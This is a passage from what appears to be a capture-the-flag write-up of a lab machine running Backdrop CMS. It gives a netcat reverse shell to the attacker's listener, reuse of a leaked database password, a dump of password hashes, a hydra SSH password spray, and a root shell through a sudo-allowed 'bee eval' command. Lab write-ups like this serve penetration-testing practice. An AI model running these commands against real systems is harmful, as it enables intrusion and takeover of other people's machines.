
to get reverse shell i’ll start netcat listener on port 443 and use busybox nc 10.10.14.17 443 -e /bin/bash command

starting enumeration on the system i found 2 user’s home directory
checking open ports i found mysql is running let’s connect to mysql and look for any creds for these accounts
ss -tunlp
as we already got the database creds from settings.php in git-dump directory
mysql -u root -pBackDropJ2024DS2024
list databases and select backdrop to run queries on
show databases;
then run show tables; to list tables, found uses table
select name,pass from users;
none of these hash can be cracked, let’s se SQL database password → BackDropJ2024DS2024
hydra -L users.txt -p 'BackDropJ2024DS2024' ssh://10.10.11.58
nice let’s ssh as johncusack
ssh johncusak@10.10.11.58
i’ll check if johncusack has permissions to run any command as sudo
sudo -l
i ran normally /usr/local/bin/bee

i found interesting eval function which run php code
sudo /usr/local/bin/bee --root=/var/www/html eval "system('/bin/bash');"
